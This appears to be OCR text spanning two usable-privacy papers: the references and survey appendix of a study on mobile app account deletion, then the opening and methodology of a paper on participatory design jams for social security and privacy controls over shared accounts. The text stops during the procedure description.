[32] Jason Ceci, Hassan Khan, Urs Hengartner, and Daniel Vogel. Concerned but ineffective: User perceptions, methods, and challenges when sanitizing old devices for disposal. In *Seventeenth Symposium on Usable Privacy and Security (SOUPS 2021)*, pages 455–474, 2021.

[33] Yi Chen, Mingming Zha, Nan Zhang, Dandan Xu, Qianqian Zhao, Xuan Feng, Kan Yuan, Fnu Suya, Yuan Tian, Kai Chen, et al. Demystifying hidden privacy settings in mobile apps. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 570–586. IEEE, 2019.

[34] Hana Habib, Sarah Pearman, Jiamin Wang, Yixin Zou, Alessandro Acquisti, Lorrie Faith Cranor, Norman Sadeh, and Florian Schaub. " it's a scavenger hunt": Usability of websites' opt-out and data deletion choices. In *Proceedings of the 2020 CHI Conference on Human Factors in Computing Systems*, pages 1–12, 2020.

[35] Hana Habib, Yixin Zou, Aditi Jannu, Neha Sridhar, Chelse Swoopes, Alessandro Acquisti, Lorrie Faith Cranor, Norman Sadeh, and Florian Schaub. An empirical analysis of data deletion and Opt-Out choices on 150 websites. In *Fifteenth Symposium on Usable Privacy and Security (SOUPS 2019)*, pages 387–406, Santa Clara, CA, August 2019. USENIX Association.

[36] D. Herrmann and J. Lindemann. Obtaining personal data and asking for erasure: Do app vendors and website owners honour your privacy rights? 2016.

[37] Duha Ibdah, Nada Lachtar, Satya Meenakshi Raparthi, and Anys Bacha. "why should i read the privacy policy, i just need the service": A study on attitudes and perceptions toward privacy policies. *IEEE Access*, 9:166465–166487, 2021.

[38] Mohammad Taha Khan, Maria Hyun, Chris Kanich, and Blase Ur. *Forgotten But Not Gone: Identifying the Need for Longitudinal Data Management in Cloud Storage*, page 1–12. Association for Computing Machinery, New York, NY, USA, 2018.

[39] Jialiu Lin, Bin Liu, Norman Sadeh, and Jason I Hong. Modeling users' mobile app privacy preferences: Restoring usability in a sea of permission settings. In *10th Symposium On Usable Privacy and Security ({SOUPS} 2014)*, pages 199–212, 2014.

[40] Bin Liu, Jialiu Lin, and Norman Sadeh. Reconciling mobile app privacy and usability on smartphones: Could user privacy profiles help? In *Proceedings of the 23rd international conference on World wide web*, pages 201–212, 2014.

[41] Rui Liu, Jiannong Cao, Lei Yang, and Kehuan Zhang. Priwe: Recommendation for privacy settings of mobile apps based on crowdsourced users' expectations. In *2015 IEEE International Conference on Mobile Services*, pages 150–157. IEEE, 2015.

[42] Vincenzo Mangini, Irina Tal, and Arghir-Nicolae Moldovan. An empirical study on the impact of gdpr and right to be forgotten-organisations and users perspective. In *Proceedings of the 15th International Conference on Availability, Reliability and Security*, pages 1–9, 2020.

[43] Peter Mayer, Yixin Zou, Florian Schaub, and Adam J Aviv. " now i'm a bit angry:" individuals' awareness, perception, and responses to data breaches that affected them. In *30th {USENIX} Security Symposium ({USENIX} Security 21)*, 2021.

[44] Peggy L McGahan, Jeffrey A Griffith, Richard Parente, and A Thomas McLellann. Composite scores manual. *Treatment Research Institute Philadelphia, PA*, 1986.

[45] Mohsen Minaei, Mainack Mondal, and Aniket Kate. Empirical understanding of deletion privacy experiences, expectations, and measures.

[46] Ambar Murillo, Andreas Kramm, Sebastian Schnorf, and Alexander De Luca. "if i press delete, it's gone" - user understanding of online data deletion and expiration. In *Fourteenth Symposium on Usable Privacy and Security (SOUPS 2018)*, pages 329–339, Baltimore, MD, August 2018. USENIX Association.

[47] Kopo M. Ramokapane, Awais Rashid, and Jose M. Such. "i feel stupid i can't delete...": A study of users' cloud deletion practices and coping strategies. In *Thirteenth Symposium on Usable Privacy and Security, SOUPS 2017, Santa Clara, CA, USA, July 12-14, 2017.*, pages 241–256, July 2017.

[48] Elissa M. Redmiles, Sean Kross, and Michelle L. Mazurek. How well do my results generalize? comparing security and privacy survey results from mturk, web, and telephone samples. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 1326–1343, 2019.

[49] Norman Sadeh, Alessandro Acquisti, Travis D Breaux, Lorrie Faith Cranor, Aleecia M McDonald, Joel R Reidenberg, Noah A Smith, Fei Liu, N Cameron Russell, Florian Schaub, et al. The usable privacy policy project. *URL http://ra. adm. cs. cmu. edu/anon/usr0/ftp/home/anon/isr2013/CMU-ISR-13-119. pdf*, 2013.

[50] Johnny Saldaña. *The coding manual for qualitative researchers*. sage, 2021.

[51] Kanthashree Mysore Sathyendra, Florian Schaub, Shomir Wilson, and Norman Sadeh. Automatic extraction of opt-out choices from privacy policies. In *2016 AAAI Fall Symposium Series*, 2016.

[52] Theodor Schnitzler, Christine Utz, Florian M Farke, Christina Pöpper, and Markus Dürmuth. User perception and expectations on deleting instant messages—or—"what happens if i press this button?". *Regulation (GDPR)*, 4:5, 2018.

Appendix

Questions in the online survey

Part 0: Basic information of respondents

1. How old are you?
(a) 18-25 years old; (b) 26-35 years old; (c) 36-45 years old; (d) 46-55 years old; (e) 56+ years old (f) No response

2. What is your gender?
(a) Female; (b) Male; (c) Not listed above; (d) No response

3. What is your educational background?
(a) Below Bachelor degree (b) Bachelor degree (c) Master degree or above (d) No response

4. Which of the following best describes your level of proficiency with smartphones?
(a) Basic (I use pre-installed apps only); (b) Familiar (I can perform normal tasks such as installing new applications); (c) Developer/Professional; (d) Not familiar (I do not have a smartphone).

Part 1: Understanding of the account deletion

5. Do you care about your personal information?
(a) I am very concerned about my personal information and try my best to avoid the leakage of personal information in my daily life. (b) I care about my personal information and try to protect personal information in my daily life. (c) I am a little concerned about the protection of personal information, but have never acted. (d)I do not care about the protection of my personal information at all.

6. Which of the following are "Consumer Rights and Information" under CCPA? (multi-select)
(a) Price discrimination based upon the exercise of the opt-out right (b) Consumers' right to prohibit the sale of their information (c)

Consumers' right to receive information about onward disclosures (d) Information required to be provided as part of an access request (e) Consumers' right to deletion (f) Consumers' right to receive information on privacy practices and access information

7. Suppose you were invited to participate in the lottery. The organizer asked you to download a specific app and you registered an account for it. After that activity, the app may have no other value for you and you will never use it again. Then, what will you do with this app?
(a) Do nothing and just keep it in the phone. (b) Uninstall the app directly. (c) Logout the account and uninstall the app. (d) Logout the account and keep the app. (e) Delete the account and then uninstall the app. (f) Delete the account and keep the app. (g) Deactivate the account and then uninstall the app. (h) Deactivate the account and keep the app. (i) Others ([free text])

8. How many apps do you currently have in your mobile phone (excluding those pre-installed by the manufacturer)?
(a) less than 10 (b) 11-30 (c) 31-50 (d) 51-100 (e) 100+

9. Do you keep any apps that you will not use in the future on your phone?
(a) Yes, I have a few apps on my phone that are no longer used. (b) No, all apps on my phone will be used.

10. (If Q9. (a) is selected, answer this question) What is the current account status of the app(s) that is(are) no longer used?
(a) Stay logged in (b) Logout status (c) The account has already been deleted (d) The account has been deactivated

11. Please roughly estimate the number of app accounts you have registered and compare it to the number of apps now on your phone.
(a) The number of accounts is less than the number of apps (b) The same (c) The number of accounts is slightly more than the number of apps (within 10 more) (d) The number of accounts is more than the number of apps (10-20 more) (e) The number of accounts is far more than the number of apps (more than 20).

12. Which of the following are your reasons for uninstalling an app? (multi-select)
(a) The app is used once or twice and may no longer be used again, so I uninstalled it. (b) Although the app is not often used, it could be used again. So, I uninstall it temporarily.

13. (If Q12. (a) is selected, answer this question) What do you do before uninstalling apps that you will not use again?
(a) Do nothing, uninstall directly. (b) Logout the account and then uninstall the app. (c) Delete the account and then uninstall the app.

14. Do you know what will happen if you do not delete your account in time for the app that you will no longer use doubtlessly?
(a) I have no idea. There is no risk in not deleting idle accounts. (b) There may be some risks, but I have not encountered them. (c) I experienced some trouble.([free text]) (d) I've heard of cases about that. ([free text])

15. For apps that have not been used for a long time or even never be used again, do you want the app vendor to continue storing and using your personal information they have collected? (For example, an app may collect your phone number, email address, and other activities for their services.)
(a) No, I don't want my personal information to be used when I stop using the app. (b) Yes, the manufacturer can use my personal information at any time even if I no longer use the app. (c) It doesn't matter. I don't care about my personal information.

Part 2: Practice of the account deletion today

16. Have you ever tried/thought of deleting an app account? Did you complete the deletion process?
(a) I have tried and successfully deleted my account. (b) I tried, but I couldn't delete my account for some reasons. (c) I have never tried to delete my account before.

17. (If Q16. (b) is selected, answer this question) Why did you fail to complete the account deletion? (multi-select)
(a) I don't know how to delete my account or cannot find the entry. (b) There are too many steps to delete the account, so I give up. (c) I don't understand the deletion instructions. (d) The account does not meet the deletion criteria. (e) I suddenly regret during the account deletion process (f) Other reasons ([free text])

18. (If Q16. (c) is selected, answer this question) Why haven't you tried deleting your accounts? (multi-select)
(a) I never consider deleting the accounts (For the apps I no longer use, I uninstall them directly.) (b) I have once considered deleting the accounts, but I think it is unnecessary (it doesn't matter to me whether I delete my account or not.) (c) There has never been a scenario where I need to delete the accounts (apps that have been downloaded and the accounts are all still in active use) (d) Other reasons ([free text])

19. (If Q16. (a) is selected, answer the following three questions: Q19-Q21) What kind of apps did you try to delete? And what is the deletion scenario? (Scenario A: the app(s) is no longer used. Scenario B: I abandon this account but may register another new account later.) (multi-select)
(a)Business Apps ([free text]) (b)Communication Apps ([free text]) (c)Education Apps ([free text]) (d)Entertainment Apps ([free text]) (e)Finance Apps ([free text]) (f)News Apps ([free text]) (g)Social Apps ([free text]) (h)Shopping Apps ([free text]) (i)Music and Audio Apps ([free text]) (g)Travel Apps ([free text]) (k)Sports Apps ([free text]) (l)Game Apps ([free text]) (m)Food&Drink Apps ([free text])

20. What's your reason for account deletion? Please write down the reason in the blank according to the type of app (Option depends on the choice of Q19 along with the free text).
Following are some possible reasons you can refer to: A. Delete the using history and memories contained in the account. B. The Account is hacked. C. The app has an awful design. D. I don't want to continue exposing my privacy.

21. Is there any inconvenience in the process of account deletion? (multi-select)
(a) No, there is nothing inconvenient about it. (b) The deletion description is too complicated to understand. (c)The deletion entry is hard to find. (d)The deletion procedure is too complicated. (e)The deletion preconditions are too strict. (f)The deletion cannot be completed immediately (g)Other ([free text])

22. Have you read the privacy policy?
(a) Never read (b) Take a glance (1-3 minutes) (c) Read some parts carefully (about 10 minutes) (d) Read thoroughly and very carefully (more than 30 minutes)

23. (If Q22. (a) is not selected, answer this question) Have you read the instructions related to the account deletion in the privacy policy?
(a) I tried to read it but the privacy policy does not contain such

part. (b) I've never read it before. (c) I read this part when I want to find something about account deletion. (d) I read it thoroughly and carefully.

24. Have you ever encountered the following situation in your life: when you download and register an app for the first time, you find that your mobile phone number has been registered.
(a) No, I never meet. (b) Yes, I have experienced the situation. ([free text]) (c) I've heard of such a problem from people around. ([free text])

25. Which of the following statements is consistent with your understanding of the account deletion choice? (multi-select)
(a) Account deletion is a way for users to exercise the right to be forgotten/deleted. (b) The app's authorization of gathering user information will be automatically revoked. (c) The app will stop providing products or services to the user of this account. (d) The app will stop collecting the personal information of the user corresponding to this account. (e)The app will delete or anonymize the personal information provided by the user. (f) The app will notify the data sharing party to delete relevant information of this account. (g) Account deletion is irreversible. Deleted information cannot be restored. (h) You will no longer receive any marketing information related to this app. (i) Users are not responsible for their actions before account deletion. (j) Others ([free text])

26. (For the U.S. only) Which of the following statements is consistent with your understanding of the account deactivation? (multi-select)
(a) Account deactivation is a way for users to exercise the right to be forgotten/deleted. (b) Account deactivation is a pre-procedure for deleting an account. (c) Account deactivation can be applied for separately and is not conflicted with account deletion. (d) Account deactivation is the same as account deletion, deactivation is another name for deletion. (e) I have no idea about that.

Part 3: Users' expectations for account deletion

27. Which of the following information do you expect to be deleted by the vendor after account deletion? (multi-select)
(a) Published articles and comments, etc. [Published information] (b) Nickname, profile photo, personality settings, friends list, etc. [Account information] (c) Phone number, ID number, email address, etc. [Authentication information] (d) Name, address, occupation, photos, etc. [Personal information] (e) MAC address, device ID, and IP address, etc. [Device information] (f) Browsing and searching history, etc. [History information] (g) Membership, reward points, virtual currency, etc. [Membership benefits] (h) Payment records, transfer records, order history, credit records, etc. [Financial information] (i) Information obtained from third parties [Information from third parties] (j) Information shared with the third parties [Information shared with third parties]

28. After you have deleted your previous account, do you expect to keep the ability to register a new account using the original login credentials? For example, you can register a new account using the same mobile number again after account deletion.
(a) Yes, I hope that I can immediately register a new account. (b) Yes, I hope that the new account can have the same username as the old one, but there is no previous information in that account. (c) Yes, I hope that the new account is still the old one and all the information about the account is kept. (d) No, I hope the original login credential can no longer register any new accounts. (e) No, I hope that I can register a new account but after deleting the previous account for a period of time.

29. How long do you expect the app vendor to completely delete all your personal information (except those required to be retained by law) after you apply for the account deletion?
(a) Immediately (b) Within a day (c) Within 3 days (d) Within 5 days (e) Within 7 days (f) Within 15 days (g) Within 30 days (h) Within 60 days (i) Others ([free text])

30. (If Q29. (a) is not selected, answer the following two questions: Q30, Q31) Do you want to take the initiative to withdraw the deletion after you apply for an account deletion?
(a) I hope that it can be withdrawn to prevent regret (b) I don't want to be able to withdraw the deletion. Please delete the account as soon as possible. (c) It doesn't matter. I don't care about that.

31. After applying for account deletion, the information may not be deleted immediately as you expect. During this time, do you want to use the account as usual?
(a) I hope that the account cannot be used after I delete the account. (b) I hope to continue using the account normally before the manufacturer fully deletes my account information. (c) It doesn't matter. I don't care about that.

32. After the account is completely deleted, do you think it is necessary to inform you of the account status by SMS or email?
(a) Yes, it can let me know that my account has been deleted. (b) No, I don't care whether I finish deleting my account or not. (c) Others ([free text])

33. How do you expect the app vendor to handle your personal information after account deletion? Delete or anonymize?
(a) Only physical deletion can be accepted. Other methods are not secure and can be recovered possibly. (b)Anonymization is different from physical deletion, but it is enough to ensure the anonymity of personal information (c) It doesn't matter. They work the same way, either is fine.

34. (For the U.S. only) Which of the following deletion methods do you prefer? (sort the items)
(a) Click account deletion options directly in the app and complete the deletion process within the app. (b) Click the account deletion link in the app and jump to the website through the browser in the mobile phone. (c) Users need to access the website to complete the whole account deletion process. (d) Users need to contact the customer service and propose their account deletion request.

35.If you do not login an account for a long time (e.g., more than one year), the vendor may delete your account automatically to save server resources without your voluntary permission (They may send a notification email before deleting the account). How do you like this "the automatic account recycles"? (5 for the most satisfaction)

36. Do you have any suggestions about the "account deletion"? ([free text])

37. How seriously did you complete the questionnaire? (5 for the most serious)

"How Do You Not Lose Friends?": Synthesizing a Design Space of Social Controls for Securing Shared Digital Resources Via Participatory Design Jams

Eyitemi Moju-Igbene
Georgia Institute of Technology

Hannan Abdi
Georgia Institute of Technology

Alan Lu
Georgia Institute of Technology

Sauvik Das
Georgia Institute of Technology

Abstract

Digital resources (streaming services, banking accounts, collaborative documents, etc.) are commonly shared among small, social groups. Yet, the security and privacy (S&P) controls for these resources map poorly onto the reality of shared access and ownership (e.g., one shared Netflix password for roommates). One challenge is that the design space for social S&P controls remains unclear. We bridged this gap by engaging end-users in participatory design workshops to envision social solutions to S&P challenges common to their groups. In analyzing the generated ideas and group discussions, we identified four design considerations salient to social S&P controls: social transparency; structures of governance; stakes and responsibility; and, promoting pro-group S&P behaviors. Additionally, we discovered trade-offs and challenges that arise when designing social S&P controls: balancing group security versus individual privacy; combating social friction; mitigating social herding behaviors; and, minimizing coordination costs.

1 Introduction

Many digital resources — valuable, computationally accessible devices and accounts — are collectively owned or shared by small groups of socially-connected individuals [52] (e.g., Netflix accounts shared among friends, bank accounts shared among families, documents shared among colleagues). These shared digital resources are increasingly abundant, and must be secured in a manner that preserves access to individuals in the group while also preventing access to those outside of the group. While a simple design constraint in theory, prior work suggests that many social groups have trouble negotiating this trade-off with existing security and privacy (S&P) controls [5, 19, 34, 44, 52].

The emerging discipline of social cybersecurity suggests that part of the challenge is that existing S&P controls are non-social: they are designed for individual use and often assume digital resources are owned by individuals [6, 11–14]. Based on this prior work, we hypothesized that it should be possible to create social S&P controls for shared digital resources that better map onto models of collective ownership and access. However, the design space of such social S&P controls for shared digital resources remains unclear. Our research aims to develop this design space from the perspective of the end-user by addressing the following research questions:

- **RQ1:** What are the key design dimensions for implementing social S&P controls for shared digital resources?
- **RQ2:** What are the trade-offs between these design dimensions and how might these trade-offs introduce new challenges?

To answer these questions, we conducted in-person[1] participatory design workshops with 11 groups of 3-5 participants (n = 43), each tasked with imagining novel social S&P controls for shared digital resources. Participants were assigned to a social group that aligned with the type they share resources with in their personal lives (e.g., roommates). Most groups included at least one individual with prior experience in design or engineering. We observed what S&P and social needs these participant groups deemed important and what trade-offs they were willing to make to meet those needs. We qualitatively analyzed the observations, prototypes, and exit surveys results through an iterative coding process. Importantly, our goal was to use the ideas generated by participants as *lenses* to understand desirable properties for social S&P controls — thus, we do not espouse or specifically recommend any individual idea generated by our participant groups.

We found four key design dimensions to consider for social S&P controls for shared digital resources: *social transparency*, or the ability for the group to observe and monitor individual group members' actions; *structures of governance*, or how groups collectively make S&P-relevant decisions about a

[1] These sessions occurred in the U.S. in Jan/Feb 2020, before remote participation recommendations were instituted as a result of the COVID-19 pandemic.




Figure 1: The design space of social cybersecurity and privacy controls for shared digital resources we uncovered in our study. We identified four key design dimensions and intersecting trade-offs.

shared digital resource; *stakes and responsibility*, or methods to fairly distribute responsibility for the S&P of the shared resource; and, *promotion of pro-group S&P behaviors*, or methods to incentivize behaviors beneficial to group S&P (and to punish poor ones).

We also identified trade-offs that arose between these dimensions when designing social S&P controls for shared digital resources. These trade-offs included: balancing an individual's desire for privacy against the group's desire for social transparency; mitigating herding behavior; alleviating social friction; and, accounting for coordination costs.

We conclude by reflecting on the ideas participants generated, the relationship between group type and the design dimensions we uncovered, the need to anticipate issues with access and power, and the feasibility of implementing ideas for social S&P controls using existing technologies.

2 Related Work

Our work is informed by and extends a number of open threads of research spanning social cybersecurity theory and systems, as well as participatory design jams as a research method.

2.1 Social S&P for Shared Digital Resources

Ackerman [1] argued that there is a *social-technical gap* between what is technically feasible and what is socially required of social computing systems. As an example, he cited the Platform for Privacy Preferences (P3P), contending that the privacy controls afforded by P3P did not adequately support the social nuance necessary in online content sharing. This social-technical gap is still evident in many modern end-user S&P controls [52].

DiGoia and Dourish [17] proposed "social navigation" as a model for usable security, in which they proposed a user interface design in which users would see implicit social signals of how others have configured their S&P controls. Singh et al. [43] explored households' password sharing practices for bank accounts, finding that the practice was commonplace despite being discouraged, and argued for more social design in password systems. Watson et al. interviewed nine small social groups to explore how S&P groups navigated securing shared resources [52]. They found that strategies for securing shared resources were often implicit and unspoken. In turn, they found that the lack of technical infrastructure to support shared decision making, oversight, and enforcement strategies could lead to frustration, inequity, and ineffectiveness.

Following a series of empirical results exploring the relationship between social influence and end-user S&P behaviors [11–14, 16], Das introduced the concepts of observability, cooperation and, stewardship as social dimensions relevant to the design of effective social S&P systems [10]. Observable S&P systems should be visible to selected others to encourage social proof. Cooperative S&P systems should enlist collectives acting in concert for mutual S&P benefit. Stewarded S&P systems allow individuals to act on behalf of and/or in benefit to others [10].

Some prior work has also explored designing, implementing, and evaluating such systems. For example, Toomim et al. proposed a novel social access control mechanism for online photos that afforded access to potential viewers based on shared social knowledge [49]. Egelman et al. explored "Family Accounts," or shared accounts that all members of a family could utilize to access shared resources on a collec-

tively owned computer [19]. Das et al. introduced Thumprint, a social authentication mechanism that authenticates and identifies individual group members through a shared secret knock [15].

Although tools have been implemented for specific S&P scenarios, the foundational design dimensions have not yet been formally explored and the dangers of group-based information management are still present. Similar to Lampinen et al.'s research on Social Network Systems, users of shared digital resources cannot control what other group members disclose about their shared space and this sets up a challenge for introducing preventative measures for managing sensitive information disclosure [28].

In sum, these prior works motivate the need for more privacy and cybersecurity design considerations when creating such systems for shared digital resources. We contribute to this thread of research by addressing the call for formally exploring the design space of social cybersecurity systems for digital resources shared by small, social groups.

2.2 Group Sharing of Digital Resources

Prior studies have modeled the sharing of digital resources and resources between individuals. Whitty et al. investigated individuals sharing passwords and found that younger people share passwords more often than older people and that perseverance was a significant factor in sharing impulsively [54]. Kaye found that people regularly share passwords within their socially connected groups [26]

Previous work has recognized major themes relating to how and what technology is shared by different social groups, specifically among family, colleagues, and romantic partners. With families, studies focus on privacy concerns over personalized sharing due to the higher levels of trust between members [5]. Mateas et al. discovered domestic ubiquitous computing technology is usually found in a shared space like a family room and kitchen as opposed to a more remote area such as a workspace [32]. Additionally, Matthews et al. discovered household members would commonly share accounts, devices, and even mobile phones due to mutual need, limited resources, and convenience despite the fact that these devices were considered "personal" [33]. On the other hand, research shows coworkers are strongly affected by autonomy when sharing resources [27, 37]. A perceived level of self-efficacy improves knowledge sharing behaviors in salespeople-coworker relationships and affects employee task performance. With romantic relationships, the types of digital resources shared evolves as the relationship evolves [40] with Jacob et al. classifying this information into public, tailored and personal content [24]

Different social groups will differ in expectations with respect to securing sharing digital resources. Our work models how sharing practices in different social groups affects preferences for social S&P controls for shared digital resources.

2.3 Participatory Design Jams

The inclusion of prospective users into the design process can help bridge the knowledge gap between designers and end-users [4, 38]. In design jams, participants engage in acts of making, storytelling, and enacting to imagine a desired future practice [4]. Design jams are used to various ends, including product idea innovation [25, 31], internal problem solving [8], design pedagogy [45, 51], and as a research methodology [2, 30, 36, 39, 42]. One of the main objectives of a design jam is to engender design representations—such as mockups and storyboards—that help participants communicate their ideas in a concrete manner [50].

Recent studies have leveraged participatory frameworks for usable security and privacy design. Mir et al. demonstrate how a participatory framework can be used to enable vulnerable communities to articulate their concerns and expectations around privacy and data use [38]. Chouhan et al. conducted participatory design jam-esque activities in which participant groups prototyped ideas to better inform individual S&P decisions and behaviors as a form of community oversight [6]. More broadly, end-user participation has been noted to be valuable in the development process for groupware (i.e. applications to support group work [41]).

Our research aims to address fundamental design questions for building usable social cybersecurity systems. Stolterman found at human–computer interaction (HCI) conferences, designs of new forms of interactivity are usually based on earlier *conceptual evaluations* exploring a *concept-driven approach* with a focus on theoretical improvements [47]. It's also important to understand how non-experts design for themselves in order to guide designers into building accessible and robust solutions. Yang et al. describes design implications for building ML tools grounded in non-experts as *sensitizing concepts*, which provide possibilities for a new design space and offers a starting place for future design innovation [55]. Our design jams also yield several design implications for future small group cybersecurity controls.

3 Methodology

In our study, we used participatory design jams to elicit the social and contextual considerations that small, social groups find important in securing shared digital resources, as demonstrated through the ideas participants generated. We elected to use participatory design jams to elicit these ideas from participants as opposed to, e.g., interviews or questionnaires, so that participants could collaboratively think through, refine and discuss their ideas in the process of operationalizing how the idea might work in practice. As has been argued by prior work, the mere act of design can synthesize otherwise inaccessible knowledge [58]. Moreover, by recruiting both participants with design knowledge and those with experiential knowledge (i.e., those who navigate securing shared resources in small,

social groups in their real lives), we ensured that both technical expertise and lived end-user experiences were factored into the conceptual ideas participants produced. Nevertheless, given the rushed nature of the task, we emphasize that the specific concept designs presented are not our contribution — our contribution, rather, is an intellectual analysis of the concept designs produced in order to synthesize high-level design considerations, and the trade-offs therein, for social S&P controls for small groups.

3.1 Recruitment, Ethics & Compensation

We recruited people for in-person participatory design jam workshops through a combination of online advertisements (using Nextdoor, Slack, and Craigslist) and posting flyers around a metropolitan area in the Southeast United States. To ensure that our participant pool had a baseline level of familiarity with the problem space, we required potential participants to have either shared a digital protected resource in a small socially group (colleagues, roommates, family, or friends) or self-identify as a designer and/or developer. We verified eligibility through an online screening survey. The extent of security expertise was not screened as we intended to explore the design space for everyday users and not specifically security experts. Designers and developers were recruited for design jams to stay focused and groups would have baseline design process experience. Our protocol was reviewed and approved by an Institutional Review Board.Each participant signed a group image license form along with a consent form informing them about the data collected and how it would be used. Participants received $25 in compensation in addition to snacks during the session.

3.2 Participants & Group Assignment

We recruited 43 participants[2] split across the four in-person workshops. Participants were aged 18 to 54 years old, included more males (60%) than females (40%) and identified as Asian - 40%, White - 27.9%, Black - 20.9%, Hispanic or Latino - 2%, Other - 2%, Preferred not to say - 7%. Education level was varied with High School - 5%, Some College - 37%, Bachelors - 19%, Masters - 30%, Postgraduate - 5%, Professional - 5%. To ensure participant groups had the necessary experience and expertise to engage meaningfully in the design jam, each group consisted of at least one self-identified designer or developer[3]. Moreover, participants were assigned to their self-identified social group from their screening survey as closely as possible (e.g., people who reported sharing digital resources with roommates were assigned to the roommate group in the design jam). However, some participants may have been assigned to a different social group. Group types are detailed in Table 1.

[2]Participant demographics are further detailed in the appendix

[3]Two groups did not have a designer or developer

Group	Group Type	N
A	Family	4
B	Roommates	4
C	Friends	3
D	Roommates	3
E	Colleagues	3
F	Roommates	4
G	Colleagues	4
H	Family	4
I	Colleagues	4
J	Family	5
K	Friends	5


Table 1: Group Types (N = 43). Each workshop had 3-4 groups, each representing a type a socially connected group, and consisted of 3-5 participants per group

3.3 Procedure

We video recorded and transcribed the workshops, each of which lasted around 120 minutes, including a break, and consisted of five phases.

Orientation (15 min.) Three researchers moderated the design jam session. They started by asking participants' how they shared and secured their shared digital resources to get participants thinking about security. Because the design jam was centered around everyday use cases, the participants were not security experts. The researchers introduced core cybersecurity principles and encouraged them to think about ways social influence (e.g., observability, inclusiveness and stewardship [10]) could affect their security behaviors. Additionally, they were given an introduction to core S&P and social design principles (e.g., definitions of S&P, types of threats that groups can encounter [52]) in order to establish a baseline level of familiarity with the broader design space. The orientation was meant to provide groups with a shared foundation of terminology so that the conversation stayed focused and non-experts could feel empowered to contribute. The specific security principles explained can be found in the Appendix. Participants were then introduced to their assigned social group.

Brainstorming & Convergence (30 min.) Participants next engaged in both independent and collaborative brainstorming sessions as illustrated in Figure 2. Participants started by independently brainstorming, on post-it notes, social S&P controls suited to their assigned social groups. We then asked participants to come together as a group to discuss their individual ideas and engage in session of collaborative brainstorming. Groups voted on their best idea to prototype in the next phase. During this phase, we used observation notes



(a) individual brainstorming (b) group brainstorming on the wall (c) dot voting on favorite ideas

Figure 2: Brainstorming process: a) Participants were first guided in an individual brainstorming activity; b) groups then pooled all of their individual ideas together, discussed them, and added any resulting new ideas; c) finally, each participant was given three stickers to dot vote on their favorite idea.

and sticky notes to record each idea groups brainstormed as well as intra-group discussions about their ideas.

Prototyping (30 min.) Third, each social group had 30 minutes to create a storyboard or low-fidelity prototype of the idea they selected during the brainstorming session. To facilitate this process, we provided participants with several drawing mediums such as paper, markers, scissors etc. During this phase, we recorded intra-group discussions on how to design the storyboard or prototype.

Inter-group Presentation & Discussion (25 min.) Fourth, the groups presented their finalized product to everyone in the workshop. They described the problem scenario, which S&P principles their final prototype focused on, and the storyboard or prototype itself. Following the presentations, participants discussed and explored the design implications of each group's solution. During this phase, we video-recorded the presentations and inter-group discussions on each group's final product.

